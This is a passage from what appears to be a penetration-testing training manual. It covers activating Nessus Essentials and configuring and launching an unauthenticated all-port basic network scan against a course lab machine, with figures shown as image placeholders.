

Figure 48: Selecting Nessus Essentials

Next, we are prompted to request an activation code for Nessus Essentials. Filling out the form with the required information and clicking on *Email* will send the activation code to our email address.



Figure 49: Requesting an Activation Code

After receiving the emailed activation code, we can enter it into Nessus and click *Continue*



Figure 50: Activating Nessus

Now that Nessus is activated, we will be prompted to create a local Nessus user account:



Figure 51: Creating a Local Nessus Account

Finally, we must download and compile all the plugins. This can take a significant amount of time to complete.



Figure 52: Updating Nessus

8.2.2 Defining Targets

Once Nessus is installed, it's time to set up our first scan. To begin, we simply click the *New Scan* button.



Figure 53: Creating a Scan

Nessus supports a number of scan types, including:

- *Basic Network Scan*: Generic scan with various checks that are suitable to be used against various target types.
- *Credentialed Patch Audit*: Authenticated scan that enumerates missing patches.
- *Web Application Tests*: Specialized scan for discovering published vulnerabilities in Web Applications.
- *Spectre and Meltdown*: Targeted scan for the Spectre[231] and Meltdown[232] vulnerabilities.

We recommend investigating these scan types, but for this introductory section, we will focus on a standard, basic network scan, which we can launch by clicking on *Basic Network Scan*.

[231] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Spectre_(security_vulnerability)

[232] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability)



Figure 54: Selecting a Basic Network Scan

This will present the scan configuration settings screen with two required arguments: a name for our scan and a list of targets. Nessus supports adding targets as an IP address, an IP range, or comma-delimited FQDN or IP list.

For this example, we will scan the *Gamma* machine in the PWK labs, which has an IP address of 10.11.1.73. We will enter "Gamma - Basic" into the *Name* field and the IP address into the *Targets* field:



Figure 55: Configuring Scan of Gamma

8.2.3 Configuring Scan Definitions

In this scenario, we have selected the Basic Network Scan template definition which, like all other templates, comes preconfigured with default settings. However, these defaults might not be exactly what we are looking for and we must take into consideration our environment, our time constraints, and the target that will be scanned. Some things to consider when configuring the Basic Network Scan template include:

1. Are our targets located on an internal network or are they publicly accessible?
2. Should the scanner attempt to brute force user credentials?
3. Should the scanner scan all TCP and UDP ports or only common ports?
4. Which checks should the scanner run and which ones should it avoid?
5. Should the scanner run an Authenticated Scan or an Unauthenticated Scan?

For this scan, we want to run an initial basic port scan against *ALL* ports. By default, the *Basic Network Scan* will only scan the common ports. To change this, we click the *Discovery* link on the left side of the *Settings* tab.



Figure 56: Accessing the Discovery Settings

From the *Scan Type* dropdown, we change the value from *Port scan (common ports)* to *Custom*.



Figure 57: Configuring Scanner to Use A Custom Port Configuration

This will add additional configurations under *Discovery*. Next, we will click *Discovery* and *Port Scanning* to configure the port range:



Figure 58: Selecting new Port Scanning Option

Within the *Port Scanning* section, we will set the *Port scan range* to show "0-65535" in order to scan all ports:



Figure 59: Configuring Scanner to Scan All Ports

In this scenario, we have chosen a scan definition that will scan all TCP ports but no UDP ports. While this will increase the speed of the scan, we might miss crucial services running on the target. During an engagement, we must weigh the stability of the target network, the scope of the target, the duration of the engagement, and many other factors when configuring our port scan options.

During the configuration of the scan definition, we did not configure any credentials, which implies that this scan will run unauthenticated. Additionally, we accepted the defaults under *Basic Network Scan*, which means brute forcing of user credentials will not be enabled. If we review other options under Basic Network Scan, we can verify that the scan will run generic checks against the target in contrast to other templates like *Spectre and Meltdown*, which include specific vulnerability checks. Keep in mind that a scan configured like this will be highly noticeable on the network traffic level as it scans all ports and searches for all applicable vulnerabilities.

Now that we have completely reviewed all the configuration options and understand (at least at a high level) what the scanner is going to do, we can proceed with running our first scan.

8.2.4 Unauthenticated Scanning With Nessus

When we are ready to run this first unauthenticated scan, we click the arrow next to *Save* and then click *Launch*:



Figure 60: Launching the Scan

Initially, the scan will have a status of *Running* (Figure 61).



Figure 61: Scan Status in Progress

Once the scan is finished, the status will change to *Completed* (Figure 62).



Figure 62: Scan Status in Progress

The scan time will vary based on many factors including the scan configuration and the speed of the network.

From the “My Scans” screen, we can click on the scan name, “Gamma - Basic”, to show the list of hosts discovered during the scan and the breakdown of potential vulnerabilities:



Figure 63: Viewing Scan Overview

Whether we scan one host or many, we can click on an IP address or hostname to display the vulnerabilities discovered for that target, as shown in Figure 64:

